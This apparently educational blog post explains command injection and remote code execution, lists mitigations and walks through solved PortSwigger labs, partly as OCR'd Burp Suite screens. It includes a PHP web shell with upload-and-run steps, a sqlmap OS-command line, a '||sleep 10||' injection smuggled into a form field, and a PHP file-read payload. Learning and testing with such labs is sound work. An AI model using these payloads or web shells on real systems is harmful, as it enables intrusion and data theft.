Command Injection & RCE

Introduction

What is Command Injection ?

Command injection is a vulnerability that involves executing arbitrary commands on a host operating system (OS).

Typically, the attacker injects the commands by exploiting an application vulnerability such as insufficient input validation.

What is Remote Code Execution (RCE) ?

Security vulnerability that allows attackers to run arbitrary code on a remote machine by connection to it over a public or private network.

It works by attackers who write malicious scripts which are injected into the web server. This malicious script stays on the server until it is executed and the output is returned.

Command Injection Methods

- **Arbitrary command injection**
    - Here the command is injected via the web interface, or even the web url.

- **Arbitrary file upload**
    - Here, a malicious executable file is uploaded to the server by bypassing all restrictions. Then the attacker waits for the server to execute the file by itself.

- **Insecure Deserialization**
    - Here, the attack happens during the deserialization of data. Typically data is sent in JSON or XML format. The attacker can inject arbitrary code into it causing the deserializer to bug and execute the malicious code.

Impact

- The attacker extends the default functionality of a vulnerable application causing it to pass commands to the system shell, without needing to inject malicious code.

- In many cases, command injection gives the attacker greater control over the target system.

Mitigation

- **Not running system commands with user supplied inputs.**

- **Using strong input validation for input passed to commands.**

- **Using the principle of least privileges.**

- **Updating and patching applications.**

Testing Methodology (RCE)

RCE Via File Upload

To cause a RCE via file upload, first open a text editor and paste

```
<?php echo "shell";system($_get['cmd']); ?>
```

Save the file with .php extension and then finally upload the file.

Now, open the file uploaded through URL

At the end of the url add “?cmd=id”.

This gives you access to the server’s shell.

Similarly, RCE can also be achieved by LFI and via Blind SSRF

SQL Injection to RCE

When we get SQL based error in a website we can try to inject commands via SQLMAP.


```
sqlmap -u <url> –random-agent –os-cmd whoami
```

Practical (Lab)

Completed labs related to Command Injection and RCE at PortsWigger.com

https://portswigger.net/web-security/os-command-injection AND

https://portswigger.net/web-security/file-upload/lab-file-upload-remote-code-execution-via-web-shell-upload



Lab: OS command injection, simple case

APPRENTICE


LAB ✓ Solved


This lab contains an OS command injection vulnerability in the product stock checker.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the `whoami` command to determine the name of the current user.

ACCESS THE LAB


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.12.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer
Logger Organizer Extensions Learn JWT Editor
Send Cancel
Target: https://0a82001d0315c83986ef487600bc0027.web
Request
Pretty Raw Hex
Accept: */*
Origin:
https://0a82001d0315c83986ef487600bc0027.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a82001d0315c83986ef487600bc0027.web-security-academy.net/feedback
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
csrf=rx8npTbsQECLtmaduPfvBZZPXU9XM1PB&name=a&email=abcd%40gmail.com||sleep 10||&subject=abcd&message=abcd
Response
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2
{
}
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Response headers
Web Security Academy
Blind OS command injection with time delays
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | Submit feedback
Submit feedback
Name:
a
Email:
abcd@gmail.com
Subject:
abcd
Message:
abcd
Submit feedback
Thank you for submitting feedback!


Web Security Academy
Blind OS command injection with time delays
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | Submit feedback
Submit feedback
Name:
a
Email:
abcd@gmail.com
Subject:
abcd
Message:
abcd

Lab: Blind OS command injection with time delays

PRACTITIONER

LAB Solved

This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response.

To solve the lab, exploit the blind OS command injection vulnerability to cause a 10 second delay.

ACCESS THE LAB

Solution

Community solutions

Web Security Academy

Remote code execution via web shell upload

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning

Home | My account | Log out

My Account

Your username is: wiener

Email

Update email

Avatar:

Choose File No file chosen

Upload

PortSwigger

MY ACCOUNT

Academy home

Menu

Web Security Academy > File upload vulnerabilities > Lab

Lab: Remote code execution via web shell upload

APPRENTICE

LAB Solved

This lab contains a vulnerable image upload function. It doesn't perform any validation on the files users upload before storing them on the server's filesystem.


To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

ACCESS THE LAB

Solution

```
GNU nano 8.7.1                    hack.php                    Modified
<?php echo file_get_contents('/home/carlos/secret'); ?>
```



Conclusion

Command Injection and Remote Code Execution (RCE) represent critical vulnerabilities in application security, allowing attackers to execute arbitrary commands on a host operating system or run malicious code on a remote machine.

The methods for achieving these attacks, such as arbitrary command injection, file upload, and insecure deserialization, highlight the diverse attack vectors that modern applications must defend against. The impact is significant, often granting the attacker extended control over the target system.

Therefore, effective mitigation is paramount, focusing on not running system commands with user-supplied inputs, implementing strong input validation, adhering to the principle of least privilege, and maintaining up-to-date, patched applications. Practical testing, as demonstrated by the labs completed at PortSwigger, is essential for understanding and proactively addressing these security risks.